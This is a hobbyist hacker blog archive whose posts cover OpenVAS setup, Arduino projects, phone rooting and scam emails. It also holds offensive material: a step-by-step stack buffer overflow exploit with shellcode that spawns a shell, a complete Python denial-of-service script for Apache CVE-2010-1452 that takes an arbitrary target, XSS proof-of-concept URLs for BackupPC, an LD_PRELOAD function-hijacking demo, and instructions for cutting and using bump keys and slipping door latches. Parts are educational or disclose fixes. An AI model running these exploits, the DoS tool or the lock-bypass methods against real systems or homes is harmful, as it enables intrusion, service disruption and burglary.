Thursday, July 7, 2022

VBox OpenVAS Appliance


Recently I have been trying to get OpenVAS running, on any thing other than my laptop, tried Raspberry Pi, Docker, then a bare metal install of Ubuntu. No joy at all ever. So I gave up and finally got it running on a Kali install using Virtual Box in my laptop. Did work on the OpenVAS config to get you running faster, exported then and got the VBos image running on my server to confirm. After all the pain and time lost of installing and setup I figured I would export it as an appliance and share with the net. You can get it here


Some notes:

ssh is running on 22022 login is user:asd123 "Change that pw ASAP"
You have to ssh in as user to start OVAS "sudo gvm-start"
Also change root pw as it as asd123 as well
GVM web ui is on port 5050
admin:asd123 "change that pw ASAP"
VBox is set to forward the ports so whatever system you install it on is the IP you need to connect to with the ports set to 22022 for ssh and 5050 for OVAS
Might also be a good idea to ssh in and update the feeds.
tops IP list is top 1000 TCP and top 100 UDP
Full and fast Clone 1 is Full and fast w/o DoS and a few other checks
Profit??
Enjoy :)

Tuesday, February 7, 2012

Sweetness and HTTPS update

Both Sweetness and the HTTPS app have been updated today. Removed in page ads on both apps and a few bug fixes.

Saturday, March 12, 2011

My lame IR copy toy.

I got a sweet arduino for my bday and it kind of just sat around till i got a few things together to start work on my first project. Well i finally got off my ass, got all the shit i needed and got to work! I am about half way done and i thought i would share my progress so far. heres a little video of my toy in action and i go over the operation and components.



Here is a better view of how its put together:


And here is my uber 1337 code :P

#include < IRremote.h >

int IRRECV = 11;
int READYLED = 9;
int PLAYBUTTON = 5;
int IRLED = 3;
int RESETBUTTON = 7;
int PLAYLED = 2;
decode_results results;
IRrecv irrecv(IRRECV);
IRsend irsend;

void setup()
{
Serial.begin(9600);
irrecv.enableIRIn();
pinMode(READYLED, OUTPUT);
pinMode(PLAYBUTTON, INPUT);
pinMode(RESETBUTTON, INPUT);
pinMode(PLAYLED, OUTPUT);
}
int codeType = -1;
unsigned int rawCodes[RAWBUF];
int codeLen;
void rec(decode_results *results)
{
int count = results->rawlen;
codeLen = results->rawlen - 1;
for (int i = 1; i <= codeLen; i++) {
if (i % 2) {
rawCodes[i - 1] = results->rawbuf[i]*USECPERTICK - MARK_EXCESS;
Serial.print(" m");
}
else {
rawCodes[i - 1] = results->rawbuf[i]*USECPERTICK + MARK_EXCESS;
Serial.print(" s");
}
Serial.print(rawCodes[i - 1], DEC);
}
Serial.println("");
digitalWrite(READYLED, HIGH);
}

void play()
{
digitalWrite(PLAYLED, HIGH);
Serial.println(rawCodes[0]);
irsend.sendRaw(rawCodes, codeLen, 38);
delay(800);
digitalWrite(PLAYLED, LOW);
}

void reset()
{
int codeType = -1;
unsigned int rawCodes[RAWBUF];
int codeLen;
digitalWrite(READYLED, LOW);
setup();
}

void loop()
{
if (irrecv.decode(&results) && digitalRead(READYLED) == LOW) {
rec(&results);
irrecv.resume();
}
if (digitalRead(PLAYBUTTON) == LOW && digitalRead(READYLED) == HIGH)
{
play();
}
if (digitalRead(RESETBUTTON) == LOW)
{
reset();
}
}


Ok thats all i got, peace.

Sunday, January 30, 2011

BackupPC 3.2.0 XSS

I dont normally make posts about XSS exploits unless there is some special circumstances. I picked this one because BackupPC is a popular network backup tool that you might find in networks all over the place and because there is no built in security you normally only find it on "secure" trusted networks.

So anyway the issue is in Browse.pm. It gets a num variable passed to it via get request, then displays the unsanitary input back to the user. So heres PoCs of both the vectors i found.

PoC 1: http://target.server/cgi-bin/BackupPC_Admin?action=browse&host=realhostneeded&num=1[XSS] - comes back as a valid request and runs XSS

PoC 2: http://target.server/cgi-bin/BackupPC_Admin?action=browse&host=realhostneeded&num=[XSS] - comes back as ERROR and runs XSS

Like most XSS holes its a easy fix, just edit line 55 in /usr/local/BackupPC/lib/BackupPC/CGI/Browse.pm to read like so:
my $num = ${EscHTML($In{num})};

or download this Browse.pm file and replace it with the one in /usr/local/BackupPC/lib/BackupPC/CGI/ on the installed server.

Ok thats it, peace.

Sunday, January 9, 2011

Poor mans IR filters for phones

At the last dc414 meeting i gave out IR filters for camera phones that i made my self. Most cameras on phones are made really cheaply and do not filter out IR, thats why camp fires and such come out looking a little purple, or pink when us take a pic using a camera phone. This happens because the sensor interprets IR to the human visual spectrum as white. To make the filters i went to walgreens, got some 35mm film, opened it up and exposed the entire role to bright light, rolled it back up into its container and asked the kind ppl at the one hour photo counter to develop my role. I also informed them that i didnt want any prints, just the negatives. Then of course i had to explain to them what it was i wanted. You can see how this might seem to be a odd request so be expecting to take a little extra time if you choose to go this route, it will take some explaining.

So why IR filters? Well taking pics with these little guys makes stuff like envelopes transparent, as well as some plastics and CLOTHES!! Making this every nerds dream! lol.

Heres a pic of the IR filters "film":


Heres a pic a took of my stove top:

Saturday, January 1, 2011

Re-DROID with stock 2.2.1

Over the holidays i dropped my phone "A Motorola DROID" in some salt filled slush in the parking lot of walmart :( It still worked kind of, buttons seemed to go crazy however. Hitting just one button did multiable things. So i took it to my local verizon store, they informed me that i would be getting a new phone in the mail in the next week or so :( Luckily for me i only had to wait four days or so, but they sent me the wrong fucking phone. Again i go back to Verizon to bitch but this time they have my phone in stock...ok. Sweet i got my new old phone.

My new old phone is nice but i found that it came with Android 2.2.1 and not 2.1 like it did before. I gave the old update.zip root i had from my old phone a try but it didn't do shit. So i took to the net to find a new setup. After a few failed attampts i found this thread about a app called SuperOneClick. I had to use cmoney's XP desktop and install .NET 3.5 form M$. That was all i need to get the SuperOneClick software to run on the desktop. To get the pc to phone data connection going at the level that the app needed i had install the Motorola Phone USB drivers. Now all i had to do was make sure USB debugging was enabled on my phone. Plug in the USB cable from the PC to my phone, hit the root button and wait for it to do its thing! Thanx to everyone involved in the SuperOneClick software, you did a awesome job!! I am now enjoying my new old rooted DROID :D There is still more work to be done on this but that will be later.

Friday, December 24, 2010

Wednesday, December 15, 2010

Master pw list: Updated!

HERE is a pw list with the most common passwords found in the singles.com, Myspace, phpbb, hotmail, and the Gawker hacks. There is 267 passwords in all, mostly names, single words, and/or really short phrases "fuckyou!" lol. Enjoy ;)

Tuesday, December 7, 2010

Thursday, November 18, 2010

HTTPS everywhere for chrome!!

Thats right girls, sX has another goodie up for grabs :D I really liked the idea EFF had with HTTPS Everywhere but was saddened when they said they will not be developing one for chrome due to some gayness, so i took the idea and ran with it. So today, with much pride, i bring you HTTPS "i know the name blows". HTTPS is a chrome extension that will look for HTTPS services on any host you goto, and given how you set it up it will just forward you to the https version of the site or display a icon you can click to goto the https version. Its still in beta so there may be a few bugs here and there but it should serve you well most of the time :) enjoy!

Current version: 0.7

DOWNLOAD: here

Saturday, November 6, 2010

The goodies from the last dc414 meeting


Matt gave out some sweet goodies at the end of his presentation. The first little gem was a Kwikset's KW1 keyway bump key.



and the Schlage's SC1 keyway bump key:

I also asked Matt to write up a little info on each thing so here it is:


these two keyways account for 90% of residential door locks in America. Both keys were made on a standard duplicator using depth keys from http://www.lockpicks.com/depthkeys.aspx and are cut to .010" less than a 9-9-9-9-9 depth; I accomplished this by using the calibration screw on my antique key duplicator. After this I made an extra cut at the end of the key as often when you cut a 9-9-9-9-9 key there will still be a large ramp on the end of the key, you want the ramps to be of uniform size.

To further improve the keys I used a hand file to file off the sharp part of the ramps and bring the ramps down to about a depth of 8 or .215"; through experimentation I have determined this to be the ideal depth for the ramps. Note this 8 cut in only true in a Schlage system; Kwikset's maximum depth is a 7 so in a Kwikset system a bump key should be cut to 7-7-7-7-7 minus .010" and the ramps should be down to a depth of 6.

To use one of these bump keys simply insert into the lock; pull one click out; then both strike the end of the key and turn the key at the same time. If your timing is correct the lock will open. Almost anything can be used to strike the end of the key, I prefer the end of a screw driver as nobody is going to question me carrying a screw driver on me; however, better results can be achieved. using a purpose built tool such as the handmade Tomahawk bump hammer available at http://www.lockpicks.com/tomahawk-bump-hammer.aspx


I was also lucky enough to get "The lucky number 7"


Matt said this about it:


The lucky number seven is a solid brass '7' that can be purchased from Menards for $1; it was originally intended to be used to display an address on a house. This tool can be used in what is referred to as "loiding" a door which is slipping the spring loaded latch on a lever or knob either in the traditional "credit card" manner that everyone knows about or in the more useful and awesome grab the latch from the wrong side and make your way in. This tool is often carried by experienced red team members.


Thanx again Matt for all your hard work, sharing all of it with us and of course all the goodies!! :D

More info on dc414 meetings: dc414.org

Wednesday, October 27, 2010

lol wtf, more hacked email?

I got this a while back. I dont know this guy at all, but he had my email on his contact list for what ever reason so when his account got owned the attacker "or bot" just mass mailed everyone this little gem:

Subject: SAD NEWS !!!!!!!!!

Hello !!

I'm sorry I didn't inform you about my travel plan. Am presently in
Wales ,United Kingdom but i experienced something horrible at a Park.I
was mugged at gun point, all my cash,credit cards,cell phone and some
other valuable things were stolen in the process but thanking God for
saving my life and keeping my passport.I need your financial
assistance to settle my hotel bills immediately and to return back to
the airport.

I promise to pay back soon as i get home.I really don't have access
to money right now,i need your help within twinkle of an eye. I
already canceled my cards immediately after the Incident. Am at the
public library where am making use of the free internet access.I would
be greatful if you can render your assistance on time. Am anxiously
waiting to hear from you cause my flight leaves in few hrs but need to
settle the hotel bills and please save me from being embarrassed.

Thanks

--
Joe Maggio

Maggio & Associates
1181 South Lake Claiborne Road
Port Gibson, MS 39150

joevmaggio@gmail.com


I have read about this scam "or ones like it" in a few places but never seen it in action. Not a bad attempt at SE really, well accept for the broken english. If i knew this guy and gave a shit i might have fallen for something like this, at lest would have tried to find out more information and waisted a few minutes. I still think this is a brilliant tactic and i can see why its been so affective in the wild.

Monday, October 4, 2010

It's put up or shut up time!

It's put up or shut up time on Net Neutrality.

The fate of the open Internet is now in the hands of FCC Chairman Julius Genachowski. He simply needs the courage to choose the right action... That's where you come in.

What should Chairman Genachowski do right now? (Answer by clicking your choice below):

A. Protect free speech and consumer choice on the Internet

or

B. Cave to lobbyists and let AT&T and Comcast take away our Internet freedom.
I'm guessing you clicked the first option. Seems obvious, right?

Genachowski has the power to deliver on Net Neutrality. He just needs to call a Commission vote to restore the FCC as a watchdog of our online rights by reclassifying Internet access under Title II of the Communications Act.

Genachowski has the legal clearance, political cover and momentum to make this historic vote happen:

... Last Friday, House Commerce Committee Chairman Henry Waxman told Genachowski to "move forward under Title II";1

... On Sunday, the Washington Post published a column saying that "it's put up or shut up time" for the chairman to protect Net Neutrality;2

... A majority of FCC Commissioners are ready to vote in favor of Title II and Net Neutrality. Genachowski just needs to call the vote;

... Major daily newspapers, including the New York Times, the Boston Globe, the Los Angeles Times and USA Today, have editorialized in favor of FCC action for Net Neutrality;3

... President Obama has publicly urged for Net Neutrality protections on at least nine occasions;4

... The leaders of the relevant committees in the House and Senate have given Genachowski a green light to move forward;

... And, most importantly, more than 2 million Americans have demanded that Washington protect the open Internet from blocking and discrimination by corporations.5

By taking action now, the chairman will put the Net Neutrality question to rest and will have the ability to achieve the goals of the National Broadband Plan.

Tell Genachowski: It's Time to Step Up

All of our work has come to this moment, right now, and to this chairman, Julius Genachowski. He simply needs to take the next step.

Please take 30 seconds to help make certain he does the right thing for Net Neutrality.

Thank you,

1. "Waxman Backs Reclassification of Broadband," The Hill: http://thehill.com/blogs/hillicon-valley/technology/121681-waxman-backs-fcc-reclassification-of-broadband

2. "It's Put Up or Shut Up Time for the FCC's Net Neutrality Advocates," Washington Post: http://www.washingtonpost.com/wp-dyn/content/article/2010/10/02/AR2010100203245_pf.html

3. "Chairman Genachowski: Can You Hear Us Now," MediaCitizen: http://mediacitizen.blogspot.com/2010/08/chairman-genachowski-can-you-hear-us.html

4. "President Obama Supports Net Neutrality," SavetheInternet.com: http://www.savetheinternet.com/obama

5. "Two Million for Net Neutrality," SavetheInternet.com: https://secure.freepress.net/site/Advocacy?cmd=display&page=UserAction&id=356

Want to learn more? Join them on Facebook and follow us on Twitter.

Sunday, October 3, 2010

Tcpcrypt on Ubuntu.

If you dont already know here is what tcpcrypt is and a run down on what it does.

Taken from tcpcrypt.org
Tcpcrypt is a protocol that attempts to encrypt (almost) all of your network traffic. Unlike other security mechanisms, Tcpcrypt works out of the box: it requires no configuration, no changes to applications, and your network connections will continue to work even if the remote end does not support Tcpcrypt, in which case connections will gracefully fall back to standard clear-text TCP. Install Tcpcrypt and you'll feel no difference in your every day user experience, but yet your traffic will be more secure and you'll have made life much harder for hackers.


And yes its as good as it sounds, but it does have a few weaknesses. Heres a little blerb of how it works and more detials on its short comings.

From tcpcrypt.org
Tcpcrypt is opportunistic encryption. If the other end speaks Tcpcrypt, then your traffic will be encrypted; otherwise it will be in clear text. Thus, Tcpcrypt alone provides no guarantees—it is best effort. If, however, a Tcpcrypt connection is successful and any attackers that exist are passive, then Tcpcrypt guarantees privacy.

Network attackers come in two varieties: passive and active (man-in-the-middle). Passive attacks are much simpler to execute because they just require listening on the network. Active attacks are much harder as they require listening and modifying network traffic, often requiring very precise timing that can make some attacks impractical.

By default Tcpcrypt is vulnerable to active attacks—an attacker can, for example, modify a server's response to say that Tcpcrypt is not supported (when in fact it is) so that all subsequent traffic will be clear text and can thus be eavesdropped on.

Tcpcrypt, however, is powerful enough to stop active attacks, too, if the application using it performs authentication. For example, if you log in to online banking using a password and the connection is over Tcpcrypt, it is possible to use that shared secret between you and the bank (i.e., the password) to authenticate that you are actually speaking to the bank and not some active (man-in-the-middle) attacker. The attacker cannot spoof authentication as it lacks the password. Thus, by default, Tcpcrypt will try its best to protect your traffic. Applications requiring stricter guarantees can get them by authenticating a Tcpcrypt session.


Now to install this guy we need to get our system ready so lets start by opening a term up and running this:
sudo apt-get install iptables libcap-dev libssl-dev libnfnetlink-dev libnetfilter-queue-dev git-core


Then run these commands:
git clone git://github.com/sorbo/tcpcrypt.git
cd tcpcrypt/user
make


Now we need to edit rc.local "/etc/rc.local"
sudo vi /etc/rc.local


Add this line before "exit 0"
sh /home/user/tcpdump/user/launch_tcpcryptd.sh


And restart your done!! You may want to move the tcpcrypt dir out of your home dir but thats up to you. Enjoy!

Tuesday, September 14, 2010

Why dont they ever give up??

Got this crap this morning.

from Barry Roberts
reply-to baroberts11@gmail.com
to XXXX@XXXX.com
date Tue, Sep 14, 2010 at 6:11 AM
subject XXXX?- Please get to me asap!
hide details 6:11 AM (10 hours ago)
318 s. 9th ave.
mke, WI 53080
4143651087

Dear XXXX,

An earlier e-mail was sent to you but I did not receive any reply. Please is this XXXX with the contact address above? I will like us to discuss about a late family member's finances and estate with us.

I am currently in the United Kingdom for a few months so you can call me on +44 203 318 0079 or by email.

Regards,
Barry Roberts
TEL: +44 203 318 0079

Saturday, September 11, 2010

JS via AS3

Heres a little script that runs javascript from flash.

swfjs.as

package {
import flash.display.*;
import flash.external.*;
public class swfjs extends Sprite {
function swfjs(){
ExternalInterface.call("function(){alert(1);}");
}
}
}


enjoy :D

Tuesday, September 7, 2010

More buffer overflows on the easy.

In my last BOF post i showed a slick way to do a local buffer overflow and how to do it with a really small buffer. This time we will work with a nice big buffer like 400 chars long. Like before lets get our environment ready, we can start by turning off address space randomization:

echo 0 > /proc/sys/kernel/randomize_va_space


Last time we saw how to use core dumps, lets enable them again. Now we need a app:

BOF2.c
#include < stdio.h >
#include < string.h >

int main (int argc, char** argv)
{
char buffer [400];
strcpy(buffer, argv [1]);
printf("sent to buffer: %s \n", buffer);
return 0;
}


And we compile it like so:

gcc -z execstack -g -o BOF2 -fno-stack-protector -mpreferred-stack-boundary=2 BOF2.c


Yes this is the same app as before but with a much bigger buffer now lets run a few tests and see just how much room we have to work with.

./BOF2 `perl -e 'print "A" x 402'`


Ok everything is normal lets try:

./BOF2 `perl -e 'print "A" x 404'`


Oh we get a seg fualt and a core dump, when we load that up in gdb and look at the registars we see we overwrote all of ebp with 41's So we know from last time eip is only 4 spaces chars away making our total buffer size 408, but lets test that out:

./BOF2 `perl -e 'print "A" x 408'`


Again we seg fualt and when we open the core dump in gdb and inspect the registars we see we can control eip. :D Ok so now we need to get the address of esp so we can get our attack vector. We do this like so:

gdb -q BOF2


then we need insert a line break at our point of BoF, in our app its line 7. So enter this command:

b 7


Then run a little test so we can get esps address:

run test


Now when the app hits out line break it should stop running and give us a chance to look at a few things like register addresses. We do that with the "i r" command. We should have something like this:

Breakpoint 1, main (argc=2, argv=0xbffffd24) at BOF2.c:7
7 strcpy(buffer, argv [1]);
(gdb) i r
eax 0xbffffd24 -1073742556
ecx 0xbe3b369c -1103415652
edx 0x2 2
ebx 0xb7fd8ff4 -1208119308
esp 0xbffffb00 0xbffffb00
ebp 0xbffffc98 0xbffffc98
esi 0xb7ffece0 -1207964448
edi 0x0 0
eip 0x804839d 0x804839d
eflags 0x286 [ PF SF IF ]
cs 0x73 115
ss 0x7b 123
ds 0x7b 123
es 0x7b 123
fs 0x0 0
gs 0x33 51


And there you have it, esp is at 0xbffffb00, now lets subtract 300 from that to get our target address "attack address". We do that with this command:


printf "%x\n" $((0xbffffb00-200))


Which should give us "bffffa38"
Now we need some shell code, but lucky us we can just use the same stuff we used last time. Its time for some math

Our buffer it 408 chars long.
-We will want to use at lest 200 chars for a NOP sled.
------------
208
-Our shell code (28)
------------
Ok we are left with 180 chars to fill up, so to make sure we get the right address in eip we will just fill it up with our attack address (bffffa38) Now eip is 4 chars long so lets take 180/4 which gives us 45. So we need to repeat bffffa38 45 times in little endian format and hex it.

So our end result shoule look something like this:

`perl -e 'print "\x90" x 200'``printf "\xb0\x17\x31\xdb\xcd\x80\xb0\x0b\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"``perl -e 'print "\x38\xfa\xff\xbf" x 45'`


This part is the NOP sled:
`perl -e 'print "\x90" x 200'`


Here is our shell code:
`printf "\xb0\x17\x31\xdb\xcd\x80\xb0\x0b\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"`


And here is our attack address being repeated:
`perl -e 'print "\x38\xfa\xff\xbf" x 45'`


Ok lets run this shit:

./BOF2 `perl -e 'print "\x90" x 200'``printf "\xb0\x17\x31\xdb\xcd\x80\xb0\x0b\x99\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"``perl -e 'print "\x38\xfa\xff\xbf" x 45'`


If your 1337 you should now be at a new shell!! Ok later bitches.


Tuesday, August 24, 2010

DLL hijacking in linux

The last few days i been seeing lots and lots of buzz about DLL injection on windows, which is cool but i dont use windows so i decided to join the hype wagon and make a stink about it on linux :P "both have existed for a very very long time so i cant really understand all the hype all of a sudon" Anyway linux has stuff like DLL files but its called Shared Objects, so rather then Dynamic Linked Librarys ".dll" we use Shared Objects ".so".

Now i dont know about windows but in linux this is almost to easy. Almost all apps in linux one time or another call strlen() so all we have to do is hijack that function with our own shared object. Basiclly we are going to rewrite the strlen function and force apps to use our version. Lets look at our hijacking code:

hijack_strlen.c

#include < stdio.h >
#include < string.h >
size_t strlen(const char *str)
{
printf("\n\nWe have just hijacked strlen() xD\n\n");
return 5;
}


Now we just have to compile it as a shared object, we do that with these commands:


gcc -fPIC -c hijack_strlen.c -o hijack_strlen.o
gcc -shared -o hijack_strlen.so hijack_strlen.o


And now we are ready to start injecting our shared object to hijack strlen(). We will be using the LD_PRELOAD trick to do this. For our target app lets use nmap :D We just run this command:


LD_PRELOAD=/home/$user/hijack_strlen.so nmap


When you run the above we should see something like this:


We have just hijacked strlen() xD


We have just hijacked strlen() xD

Nmap 5.00 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
...


And there you have it! We just hijacked strlen in nmap!! We are 1337 :P

Now that you have your killer hijacker SO try these commands as well:


LD_PRELOAD=/home/$user/hijack_strlen.so ifconfig


LD_PRELOAD=/home/$user/hijack_strlen.so ssh


LD_PRELOAD=/home/$user/hijack_strlen.so scp


And yes there are tons more :D Ok thats all for now, laters.

Tuesday, August 17, 2010

Apache DoS tool (CVE-2010-1452)

I made a little python script to exploit the CVE-2010-1452 bug. So...here it is :)

DOWNLOAD: HERE

Source code:
apacheDoS-CVE20101452.py
import socket, getopt, sys
try:
opts, args = getopt.getopt(sys.argv[1:], "ht:")
except getopt.GetoptError, err:
print str(err)
exit()
def banner():
print "************************************************"
print "**|''''''''''''''''''''''''''''''''''''''''''|**"
print "**|Apache DoS tool |**"
print "**|By: Anarchy Angel |**"
print "**|Email: anarchy.ang31 [@] gmail |**"
print "**|http://hha.zapto.org |**"
print "**|- |**"
print "**|Usage: |**"
print "**| $ python apacheDoS-CVE20101452.py -h |**"
print "**| |**"
print "**|,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,|**"
print "************************************************"
print ""
for o, a in opts:
if o in ("-h", "--help"):
banner()
print "-h: This message."
print "-t : The target server you want to DoS"
print "i.e. user@user:~/$ python apacheDoS-CVE20101452.py -t www.target.com"
print "This script uses the CVE-2010-1452 bug to DoS apache servers."
print "More info: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1452"
exit()
elif o in ("-t", "--target"):
server = a
else:
assert False, "unhandled option"
try:
server
except NameError:
print "No mode set."
print "Try -h"
exit()
banner()
print "Starting DoS attack"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
#now connect to the web server on port 80
# - the normal http port
s.connect((server, 80))
s.send("GET http://"+server+" HTTP/1.0")
print "Packets sent\nChecking servers status....."
s.close()
f = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
try:
f.connect((server, 80))
print "Server not open to DoS :("
f.close()
except:
print "DoS done xD"

Monday, August 16, 2010

Toys for hackers

The other day i friend of mine introduced me to Arduino, and i been playing with it ever since xD There is something about coding hardware that is very gratifying. So anyway i got my first toy done and i thought i would share it with you. Heres my leet video of my creation in action:


Here is the source code for my little toy:


int sensorPin = 0;
int ledPin = 13;
int sensorValue = 0;
const int buttonPin = 2;
const int buttonPin2 = 1;
int buttonState = 0;
int buttonState2 = 0;

void setup() {
pinMode(buttonPin, INPUT);
pinMode(ledPin, OUTPUT);
}

void loop() {
buttonState = digitalRead(buttonPin);
buttonState2 = digitalRead(buttonPin2);
if(buttonState2 == LOW)
{
digitalWrite(ledPin, HIGH);
return;
}
if(buttonState == LOW)
{
digitalWrite(ledPin, LOW);
}else{
digitalWrite(ledPin, HIGH);
sensorValue = analogRead(sensorPin);
delay(100);
digitalWrite(ledPin, LOW);
delay(sensorValue);
}
}


Isnt it sexy? :P I am looking forward to a long and loving relationship with this and you can expect more to come xD